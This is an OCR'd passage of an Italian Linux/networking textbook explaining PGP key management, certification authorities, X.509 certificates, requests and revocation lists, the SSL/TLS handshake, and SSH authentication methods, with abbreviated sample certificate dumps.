
Figura 44.41. Aspetto di Gnome PGP all'avvio.



Come si può vedere dalla figura, appaiono i lembi delle schede associate al portachiavi privato ('`secring.gpg`') e al portachiavi pubblico ('`pubring.gpg`'). I portachiavi sono stati letti automaticamente

dai file previsti normalmente per queste funzioni, secondo l'organizzazione di GnuPG: '`~/.gnupg/secring.gpg`' e '`~/.gnupg/pubring.gpg`'. Selezionando l'etichetta *pubring.gpg* si possono gestire le chiavi pubbliche; nella figura successiva si vede che appaiono dei pulsanti grafici, in particolare per aggiungere chiavi da altri file ed esportarle.

Figura 44.42. Aspetto di Gnome PGP durante la gestione delle chiavi pubbliche.



Per cifrare o per firmare, si comincia selezionando il pulsante grafico SIGN/ENCRYPT, mentre per decifrare o per verificare una firma si usa DECRYPT/CHECK.

44.3 Autorità di certificazione e certificati

«

Il «certificato» è un file contenente alcuni dati identificativi di una persona, in un contesto determinato, abbinati alla chiave pubblica della stessa, firmato da una o più autorità di certificazione. In pratica le firme di queste autorità servono a garantire la veridicità dei dati, confermando che la chiave pubblica abbinata appartiene effettivamente alla persona indicata. Volendo vedere le cose da un altro

punto di vista, la chiave pubblica che è stata controfirmata da altre persone, è un certificato della veridicità della chiave pubblica stessa, il quale è tanto più valido, quanto più credibili sono le persone che hanno aggiunto la loro firma.

Dal momento che la crittografia a chiave pubblica serve per cifrare, ma soprattutto per firmare i documenti in forma elettronica, si tratta di uno strumento strettamente **personale**. Per questa ragione, un certificato dovrebbe essere sempre riferito a una persona particolare, anche se questa lo deve utilizzare nell'ambito del proprio lavoro, per lo svolgimento dei suoi incarichi.

Nel momento in cui la crittografia a chiave pubblica viene usata professionalmente, come nel caso del commercio elettronico, è indispensabile la presenza delle autorità di certificazione, ovvero di enti (privati o pubblici) specializzati nella certificazione. Ogni autorità di certificazione stabilisce e impone la propria procedura per fornire la propria certificazione; questo significa che ogni autorità definisce il proprio ambito di competenza, quali tipi di certificazione elettronica è in grado di fornire (si fa riferimento al formato del certificato elettronico) e quali siano le informazioni che devono essere fornite in modo preciso. È poi compito dell'autorità la verifica della veridicità di tali informazioni.


44.3.1 Catena di certificazione

La certificazione da parte di queste autorità, ovvero la loro firma sui certificati elettronici, vale solo se questa è verificabile, per cui è necessario disporre della chiave pubblica di tali autorità. Anche la chia-

ve pubblica di un'autorità di certificazione viene diffusa attraverso un certificato.

Un'autorità di certificazione potrebbe funzionare in modo autonomo, oppure potrebbe appartenere a una struttura più o meno articolata. Infatti, ci potrebbe essere la necessità di suddividere il carico di lavoro in più organizzazioni. La figura 44.43 mostra una struttura gerarchica ad albero, dove si parte da un'autorità principale che si autocertifica, demandando e organizzando il compito di certificazione a strutture inferiori, firmando il loro certificato (con la propria chiave privata). Queste autorità inferiori possono avere a loro volta la responsabilità sulla certificazione di altre autorità di livello ancora inferiore, ecc.

Figura 44.43. Gerarchia tra più autorità di certificazione.



La presenza di una scomposizione gerarchica tra le autorità di certificazione, più o meno articolata, genera una ***catena di certificati***,

ovvero un «percorso di fiducia». Di fronte a questa situazione, sarebbe bene che il tipo di certificato elettronico che si utilizza permettesse di annotare questa catena, in maniera tale che sia possibile il recupero dei certificati mancanti. In pratica, chi ottiene un certificato di Tizio, firmato dall'autorità Bianco, per verificare l'autenticità del certificato di questo signore, deve disporre della chiave pubblica di quell'autorità, o in altri termini, deve avere il certificato dell'autorità stessa (che contiene anche la sua chiave pubblica); altrimenti non potrebbe verificare la firma di questa autorità. Tuttavia, se nel certificato di Tizio è annotato che l'autorità Beta è garante per l'autorità Bianco e inoltre è annotato in che modo procurarsi il certificato di Bianco rilasciato da Beta, se si dispone già del certificato dell'autorità Beta, dopo che è stato prelevato il certificato di Bianco, questo lo si può controllare attraverso quello di Beta. I passaggi si possono rivedere descritti nell'elenco seguente:

- Tizio si presenta con il proprio certificato, contenente la firma di garanzia dell'autorità Bianco;
- l'autorità Bianco è sconosciuta, di conseguenza non si dispone del suo certificato, dal quale sarebbe necessario estrarre la chiave pubblica per verificarne la firma sul certificato di Tizio;
- nel certificato di Tizio c'è scritto in che modo ottenere il certificato dell'autorità Bianco, il quale viene così prelevato attraverso la rete;
- nel certificato di Tizio c'è scritto che l'autorità Bianco è garantita dall'autorità Beta, della quale, per fortuna, si dispone del certificato;

- con la chiave pubblica di Beta si verifica la firma nel certificato di Bianco;
- disponendo del certificato di Bianco e avendo verificato la sua autenticità, si può verificare l'autenticità del certificato di Tizio.

Se non si disponesse del certificato di Beta occorrerebbe ripetere la ricerca per l'autorità garante superiore, nel modo già visto.

44.3.2 Numero di serie, scadenza e revoca dei certificati

«

Un certificato non può essere valido per sempre, così come accade con un documento di riconoscimento: una carta di identità o un passaporto. Un'informazione fondamentale che deve avere un certificato elettronico è la scadenza; questa è sempre l'informazione che viene controllata per prima, chiunque sia il titolare del certificato.

Tuttavia, anche nel periodo di validità di un certificato possono cambiare tante cose, per cui deve essere previsto un meccanismo di revoca: sia su richiesta del titolare; sia a seguito di una decisione dell'autorità di certificazione che lo ha firmato. Infatti, il titolare del certificato potrebbe trovarsi in una condizione diversa rispetto a quella in cui si trovava nel momento del rilascio del certificato stesso, per cui i dati in esso contenuti potrebbero non corrispondere più; dall'altra parte, l'autorità di certificazione potrebbe avere verificato un utilizzo irregolare del certificato e di conseguenza potrebbe decidere il suo ritiro.

Evidentemente, per ottenere questo risultato, occorre che l'autorità che ha rilasciato dei certificati, gestisca anche una base di dati in cui siano indicati quelli che sono stati revocati, identificabili attraverso il loro numero di serie, il quale è quindi un altro elemento indispen-

sabile di un certificato. A questo punto, quando si vuole verificare un certificato, oltre a controllare la scadenza e la validità della firma dell'autorità di certificazione, occorre controllare presso la base di dati di questa che il certificato non sia già stato revocato.

Il meccanismo della revoca o del non-rinnovo dei certificati, serve anche a dare credibilità a una catena di autorità di certificazione: un anello debole della catena -- debole in quanto poco serio -- metterebbe in dubbio tutto il sistema e sarebbe nell'interesse di tutte le altre autorità la sua eliminazione. Si intende che l'azione necessaria per ottenere questo risultato è la semplice pubblicazione della revoca del certificato da parte dell'autorità di livello superiore, oppure il suo mancato rinnovo.

44.3.3 Certificato X.509

«

Un tipo di certificato importante è quello definito dallo standard X.509. Questo certificato serve ad abbinare un ***nome distintivo*** (conosciuto come *Distinguished name*, ovvero l'acronimo DN) a una chiave pubblica. Questo nome distintivo è in pratica una raccolta di informazioni su una certa persona in un certo contesto. Gli elementi di queste informazioni sono visti come l'assegnamento di valori ad altrettante variabili; anche se non sono utilizzate sempre tutte, è importante tenere conto di questo fatto, ricordando le più importanti, per poter interpretare correttamente le richieste dei programmi che utilizzano questo standard.

Tabella 44.44. Alcuni campi tipici di un nome distintivo nei certificati X.509.

Campo	Descrizione
UID	Nominativo.
CN	Nome comune, o *Common name*.
O	Organizzazione.
OU	Dipartimento all'interno dell'organizzazione.
C	Sigla del paese (nazione).
ST	Regione o provincia.
L	Località.

Le regole per stabilire esattamente quali campi devono essere usati e cosa devono contenere, dipende dalla politica dell'autorità che deve firmare il certificato. In particolare, il campo ***CN***, a cui corrisponde la definizione *Common name*, è l'elemento più vago. Spesso, quando il certificato riguarda la gestione di un servizio, contiene il nome a dominio completo dell'elaboratore dal quale questo viene offerto.

Le informazioni di un certificato X.509 tipico sono organizzate in due parti: la sezione dati e la sezione della firma digitale. La sezione dati contiene in particolare:

- la versione dello standard X.509 a cui fa riferimento il certificato;
- il numero di serie assegnato dall'autorità di certificazione;
- il nome distintivo (DN) dell'autorità di certificazione;
- il periodo di validità del certificato;
- il nome distintivo (DN) del titolare della certificato (*subject*);
- la chiave pubblica del titolare del certificato;

- altre informazioni che rappresentano un'estensione dello standard.

La sezione della firma digitale contiene in pratica la firma fatta dall'autorità di certificazione, ed è in questa parte che potrebbero apparire le informazioni necessarie ad acquisire il certificato dell'autorità stessa. A titolo di esempio si può vedere come può apparire un certificato del genere, quando questo viene tradotto in forma leggibile (la chiave pubblica e la firma sono abbreviate):

```
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 0 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=IT, ST=Italia, L=Milano, O=SuperCA, CN=super.ca.dg…
        Validity
            Not Before: Dec 11 19:39:32 1999 GMT
            Not After : Jan 10 19:39:32 2000 GMT
        Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg…
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:f2:c2:7a:4b:11:c0:64:b8:63:9d:fd:7f:b1:b7:
                    1f:55:c1:b7:1a:9b:dc:5f:bc:d8:a8:ad:cb:90:17:
                …
                    a2:7c:f9:be:92:be:1f:7e:9e:27:0e:87:d0:74:22:
                    fd:cd:7e:47:4a:b3:12:56:fd
                Exponent: 65537 (0x10001)
    Signature Algorithm: md5WithRSAEncryption
        71:88:37:bb:f0:5e:6e:82:fa:90:87:4f:bb:b6:06:a3:da:6a:
        86:b7:78:8d:a6:49:c2:e1:24:2d:37:ae:70:92:b7:68:49:14:
    …
        39:22:3b:41:46:d9:36:3a:85:d0:b2:d3:0d:d0:82:54:00:8e:
        38:b7:fa:52:09:d3:14:ea:18:c2:d5:5b:88:ef:05:18:1e:bd:
        c1:4e
```

È interessante osservare le righe che descrivono l'autorità garante che emette il certificato (*Issuer*) e il titolare (*Subject*). Ognuna di queste due righe rappresenta rispettivamente il nome distintivo dell'autorità e del titolare; si può vedere in che modo sono indicati i vari elementi di questa informazione (i puntini di sospensione finali sono stati aggiunti perché la riga sarebbe più lunga, con altre informazioni):

```
C=IT, ST=Italia, L=Tiziopoli, O=Dinkel-Brot, CN=dinkel.brot.dg…
```

La forma è quella dell'assegnamento di variabili, alcune delle quali sono elencate nella tabella 44.44. La scelta delle variabili da indicare (da assegnare) dipende dall'autorità e dal contesto per il quale viene rilasciato il certificato.

Il certificato è realizzato normalmente in formato PEM (utilizza solo il codice ASCII a sette bit) e il file che lo rappresenta in pratica potrebbe apparire in un modo simile a quello seguente, mostrato qui in forma abbreviata:

```
-----BEGIN CERTIFICATE-----
MIICeTCCAeICAQAwDQYJKoZIhvcNAQEEBQAwgYQxCzAJBgNVBAYTAklUMQ8wDQYD
VQQIEwZJdGFsaWExEDAOBgNVBAcTB1RyZXZpc28xFDASBgNVBAoTC0RpbmtlbC1C
…
t3iNpknC4SQtN65wkrdoSRQb88RpFYCkpISCbutfU4lZ+8XV7ASOJcHOrqqR65PZ
AeP4kVAFLnG+HTGlqHtReWszL6y75c45IjtBRtk2OoXQstMN0IJUAI44t/pSCdMU
6hjC1VuI7wUYHr3BTg==
-----END CERTIFICATE-----
```

44.3.4 Richiesta di certificato X.509

Per ottenere un certificato da un'autorità, utilizzando lo standard X.509, si parte dalla creazione di una ***richiesta di certificato***, che in pratica è un certificato avente già tutte le informazioni, tranne la fir-

ma del garante, firmato direttamente dal richiedente. Ciò che segue potrebbe essere la richiesta di certificato corrispondente all'esempio già visto in precedenza; anche in questo caso si abbreviano la chiave pubblica e la firma:

```
Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg…
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:f2:c2:7a:4b:11:c0:64:b8:63:9d:fd:7f:b1:b7:
                    1f:55:c1:b7:1a:9b:dc:5f:bc:d8:a8:ad:cb:90:17:
                …
                    a2:7c:f9:be:92:be:1f:7e:9e:27:0e:87:d0:74:22:
                    fd:cd:7e:47:4a:b3:12:56:fd
                Exponent: 65537 (0x10001)
        Attributes:
            challengePassword        :ciao-ciao
            unstructuredName         :Dinkel
    Signature Algorithm: md5WithRSAEncryption
        09:eb:da:65:21:d1:67:65:ec:c3:f7:07:7b:82:fb:3f:d3:9f:
        ed:89:bc:be:38:bd:97:1c:15:f0:2b:2f:ef:6b:1e:00:57:47:
    …
        e7:70:9c:93:30:f1:aa:93:42:37:dc:32:e0:85:50:d9:ed:0e:
        f7:8e
```

Anche la richiesta di certificato è realizzato normalmente in formato PEM; il file che lo rappresenta in pratica potrebbe apparire in un modo simile a quello seguente:

```
-----BEGIN CERTIFICATE REQUEST-----
MIIB/TCCAWYCAQAwgYIxCzAJBgNVBAYTAklUMQ8wDQYDVQQIEwZJdGFsaWExEDAO
BgNVBAcTB1ZlbmV6aWExFDASBgNVBAoTC01BUkFNQU8tTUFIMRkwFwYDVQQDFBBj
…
YwJNRXTBdL7J/K+LVYFnnxbu6Z4vyDvqcCxD0hWE3VSkXQ2RHHW3sN1oMbtVfjS7
NMe5qq5noKkraMhq3edwnJMw8aqTQjfcMuCFUNntDveO
-----END CERTIFICATE REQUEST-----
```

44.3.5 Revoca dei certificati

«

L'autorità di certificazione che ha la necessità di pubblicare i certificati che vengono revocati prima della loro scadenza naturale, lo fa attraverso la pubblicazione di un elenco dei certificati revocati, ovvero di ciò che è conosciuto con la sigla CRL (*Certificate revocation list*). Questo elenco è firmato dall'autorità di certificazione che lo pubblica, pertanto si tratta di un tipo di certificato speciale. Nello standard X.509, questo elenco potrebbe apparire come si vede nell'esempio seguente, in cui si vedono due certificati revocati:

```
Certificate Revocation List (CRL):
        Version 1 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: /C=IT/ST=Italia/L=Milano/O=SuperCA/CN=super.ca.dg
        Last Update: Jan 15 20:35:52 2000 GMT
        Next Update: Feb 14 20:35:52 2000 GMT
Revoked Certificates:
    Serial Number: 01
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Serial Number: 02
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Signature Algorithm: md5WithRSAEncryption
        32:e1:97:92:96:2f:0c:e4:df:bb:9c:82:a5:e3:5b:51:69:f5:
        51:ad:1b:b2:98:eb:35:a6:c8:7f:d9:29:1f:b2:1e:cc:da:84:
    …
        31:27:4a:21:4c:7a:bc:85:73:cd:ff:15:9d:cb:81:b3:0b:82:
```

73:50

Osservando l'elenco si vede che il riferimento ai certificati è fatto solo attraverso il numero di serie, stando a indicare che i certificati firmati dall'autorità, con questi numeri di serie, sono revocati a partire dalle date indicate.

44.4 Connessioni cifrate e certificate

Ogni protocollo pensato specificatamente per le connessioni cifrate, ha le sue particolarità, dettate dalle esigenze iniziali per le quali è stato realizzato. In linea di massima si possono individuare le fasi seguenti:

- il cliente negozia con il servente le caratteristiche del protocollo cifrato da adottare;
- il servente invia al cliente la propria chiave pubblica all'interno di un certificato che il cliente può verificare, se ne è in grado e se lo ritiene necessario;
- il servente può pretendere dal cliente un certificato che possa verificare, oppure può pretendere di essere già in possesso della chiave pubblica del cliente (naturalmente già verificata);
- una volta che il cliente dispone della chiave pubblica del servente, può iniziare una prima fase di comunicazione cifrata, in cui solitamente ci si scambia una chiave simmetrica generata in modo casuale, per rendere più sicura la comunicazione.

La verifica dei certificati serve a garantire l'identità dei nodi e delle utenze coinvolte, ovvero, un servente può garantire l'identità del

servizio, mentre un cliente può garantire l'identità dell'utente che lo richiede.

La situazione tipica in cui si richiede una connessione cifrata è quella in cui una persona «qualunque» voglia fare un acquisto presso un negozio telematico, utilizzando il proprio navigatore. Dovendo fornire i propri dati personali, compresi quelli della carta di credito, questa persona vuole essere sicura di trasmettere le informazioni alla controparte giusta. Per questo, il suo navigatore che instaura la comunicazione cifrata, deve garantire all'utilizzatore l'identità della controparte attraverso la verifica della chiave pubblica del servizio, chiave che deve essere già in suo possesso, all'interno di un certificato ritenuto valido.


Quando l'accesso a un servizio che presuppone una connessione cifrata è soggetto a una forma di registrazione, l'autenticazione dell'accesso da parte del cliente può avvenire attraverso l'uso di un certificato depositato in precedenza. In pratica, in questo modo il servente può chiedere al cliente di iniziare subito una connessione cifrata che da parte sua può decifrare usando la chiave pubblica del cliente stesso, a garanzia della sua identità, senza bisogno di richiedere l'inserimento della solita parola d'ordine.

In tutti i casi, questo tipo di connessioni non dovrebbe tornare mai a trasmettere dati in chiaro. Infatti, anche se lo scopo della procedura fosse solo quello di garantire l'identità delle parti, resta comunque necessario mantenere la connessione cifrata per garantire anche che una delle parti non venga sostituita durante la comunicazione.

44.4.1 SSL/TLS

SSL (*Secure socket layer*) e TLS (*Transport layer security*) sono due protocolli per la certificazione e la comunicazione cifrata. SSL è stato sviluppato originalmente da Netscape; TLS è l'evoluzione del primo, come standard pubblicato da IETF.

Figura 44.51. Collocazione dei protocolli SSL/TLS nel modello ISO-OSI.



Nel modello ISO-OSI, il protocollo SSL/TLS si inserisce tra il livello di trasporto (quarto) e il livello di sessione (quinto). Le sue funzionalità sono essenzialmente:

- autenticazione del servente da parte del cliente, con il quale l'utente di un servizio è in grado di essere certo dell'identità del suo fornitore;
- autenticazione del cliente nei confronti del servente, con il quale il fornitore di un servizio si accerta dell'identità del proprio

cliente, senza dover usare le forme tradizionali (nominativo e parola d'ordine);

- crittografica della comunicazione, per garantire la segretezza delle transazioni.

Attraverso la descrizione del meccanismo di negoziazione che c'è tra cliente e servente di una connessione SSL/TLS, si intendono meglio il significato e il funzionamento di questo sistema. In generale, la negoziazione consente al servente di farsi riconoscere nei confronti del cliente, attraverso la tecnica della chiave pubblica, con la quale le due parti possono poi creare una chiave simmetrica da usare per cifrare la comunicazione; inoltre, è possibile anche richiedere al cliente di identificarsi nello stesso modo in cui fa il servente.

1. Il cliente si presenta presso il servente fornendo alcune informazioni sulla versione del protocollo che è in grado di gestire.
2. Il servente risponde comunicando le scelte fatte in base alla disponibilità del cliente, inviando il proprio certificato; inoltre, se la risorsa richiesta prevede l'identificazione del cliente, richiede anche il suo certificato.
3. Il cliente analizza il certificato (del servente) e determina se può riconoscere o meno il servente; se l'autorità di certificazione che lo ha firmato è sconosciuta, si chiede all'utente di intervenire per decidere il da farsi.
4. Attraverso i dati ottenuti fino a questo punto, il cliente prepara un primo esemplare dell'informazione che serve poi per definire la chiave di sessione, lo cifra attraverso la chiave pubblica del servente e lo invia.

5. Se il servente aveva richiesto l'autenticazione da parte del cliente, verifica l'identità di questo; se il cliente non viene riconosciuto, la sessione termina.
6. Il servente e il cliente determinano la chiave di sessione (simmetrica), in base ai dati che si sono scambiati fino a quel momento, iniziando la comunicazione cifrata con quella chiave.

Leggendo la sequenza di queste operazioni, si intende che la connessione cifrata può avvenire solo perché il servente offre un certificato, contenente la chiave pubblica dello stesso, attraverso la quale il cliente può cifrare inizialmente le informazioni necessarie a entrambi per generare una chiave di sessione. Di conseguenza, con questo modello, non può instaurarsi una comunicazione cifrata se il servente non dispone di un certificato e di conseguenza non dispone della chiave privata relativa.

Dal momento che la disponibilità di un certificato è indispensabile, se si vuole attivare un servizio che utilizza il protocollo SSL/TLS per cifrare la comunicazione, se non è possibile procurarselo attraverso un'autorità di certificazione, è necessario produrne uno fittizio in proprio.

Vale la pena di elencare brevemente i passi che compie il cliente per verificare l'identità del servente:

1. viene verificato che il certificato non sia scaduto, facendo in modo che se la data attuale risulta al di fuori del periodo di validità, l'autenticazione fallisca;[8]

2. viene verificata la disponibilità del certificato dell'autorità che ha firmato quello del servente; se è presente si può controllare la firma e di conseguenza la validità del certificato offerto dal servente;
3. se il cliente non dispone del certificato dell'autorità di certificazione e non è in grado di procurarselo e nemmeno di verificarlo attraverso una catena di certificazioni, l'autenticazione del servente fallisce;[9]
4. infine, viene verificato che il nome a dominio del servente corrisponda effettivamente con quanto riportato nel certificato.[10]

44.4.2 SSH

«

Il protocollo SSH è nato a seguito dello sviluppo di Secure Shell, un sistema per l'accesso remoto «sicuro» che si sostituisce a quello tradizionale dei programmi come Rlogin e Telnet. Secure Shell, ovvero SSH, è oggi un software proprietario, ma esistono diverse realizzazioni, più o meno libere, con funzionalità analoghe, o equivalenti, basate sullo lo stesso protocollo.[11]

Attraverso il protocollo SSH si possono gestire diversi livelli di sicurezza, in cui il minimo in assoluto è rappresentato dalla cifratura della comunicazione, estendendosi a vari metodi di riconoscimento reciproco da parte dei nodi che si mettono in contatto.

Il software che utilizza il protocollo SSH può instaurare un collegamento tra due elaboratori utilizzando diverse modalità, come accennato, in cui l'unica costante comune è la cifratura della comunicazione.

Semplificando molto le cose, da una parte si trova il servente che offre l'accesso e mette a disposizione una chiave pubblica, attraverso la quale i clienti dovrebbero poter verificare l'autenticità del servente a cui si connettono. Appena si verifica la connessione, prima ancora che sia stata stabilita l'identità dell'utente, cliente e servente concordano un sistema di cifratura.

44.4.2.1 Autenticazione RHOST

Alcune realizzazioni del software che utilizza il protocollo SSH consentono ancora, se lo si desidera, di utilizzare il vecchio meccanismo dell'autenticazione attraverso i file '`/etc/hosts.equiv`' e '`~/.rhosts`', corrispondenti in pratica a quelli utilizzati da Rlogin e Rsh.

Attraverso questi file, o un'altra coppia analoga per non interferire con Rlogin e Rsh, si può stabilire semplicemente quali clienti e quali utenti possono accedere senza che venga richiesta loro la parola d'ordine. Si tratta ovviamente di un sistema di riconoscimento molto poco sicuro, che rimane solo per motivi storici, ma in generale viene lasciato disabilitato.

44.4.2.2 Autenticazione RHOST+RSA

Per attenuare lo stato di debolezza causato da un sistema che accetta di autenticare i clienti e gli utenti esclusivamente in base alla configurazione di '`/etc/hosts.equiv`' e '`~/.rhosts`' (o simili), si può aggiungere la verifica della chiave pubblica del cliente.

In pratica, se il cliente dispone di una sua chiave pubblica può dimostrare al servente la sua identità.

44.4.2.3 Autenticazione RSA

A fianco dei metodi di autenticazione derivati da Rlogin si aggiunge il metodo RSA, attraverso cui, ogni utente che intende utilizzarlo deve creare una propria chiave RSA, indicando nel proprio profilo personale presso il servente la parte pubblica di questa chiave. Quando l'utente tenta di accedere in questo modo, le chiavi vengono confrontate e la corrispondenza è sufficiente a concedere l'accesso senza altre formalità.

Quando si utilizza questo tipo di autenticazione, la parte privata della chiave generata dall'utente, viene cifrata generalmente attraverso una parola d'ordine. In questo modo, prima di ottenere l'autenticazione, l'utente deve anche fornire questa parola d'ordine.

Generalmente, quando si utilizza l'autenticazione RSA, occorre osservare attentamente i permessi dei file. Di solito, la presenza di un permesso di scrittura superfluo per la directory che contiene i file della chiave privata, dovrebbe essere abbastanza per fare fallire l'autenticazione. Infatti, ciò potrebbe consentire a un estraneo di sostituire le chiavi.

44.4.2.4 Autenticazione attraverso la parola d'ordine tradizionale

Quando tutti gli altri tipi di autenticazione falliscono, il software che utilizza il protocollo SSH verifica l'identità dell'utente attraverso la parola d'ordine relativa all'accesso normale presso quel sistema.

In pratica, questa forma di autenticazione è quella più comune, dal momento che consente l'accesso senza bisogno di alcuna configura-

zione (a parte la generazione della chiave del nodo). Infatti, il protocollo SSH garantisce che la parola d'ordine viaggi cifrata, essendo questo già un grande risultato per la sicurezza dei sistemi coinvolti.

44.4.2.5 Chiave privata e chiave pubblica

Il software che si avvale del protocollo SSH, deve essere provvisto generalmente di un programma per la preparazione di coppie di chiavi pubbliche e private. Queste servono necessariamente per attivare il servizio, dal momento che un servente del genere non può fare nulla senza queste; inoltre possono servire dal lato cliente per facilitare l'autenticazione.

La chiave pubblica e quella privata vengono conservate in due file separati, con permessi di accesso molto restrittivi nel caso del file della chiave privata. Tuttavia, si tende a considerare che entrambi questi file debbano trovarsi nella stessa directory; inoltre, si intende generalmente che il nome del file della chiave pubblica si distingua solo perché ha in più l'estensione '`.pub`'. In questo modo, per fare riferimento alle chiavi, si indica generalmente solo il nome del file della chiave privata, intendendo implicitamente quale sia il nome del file della chiave pubblica.

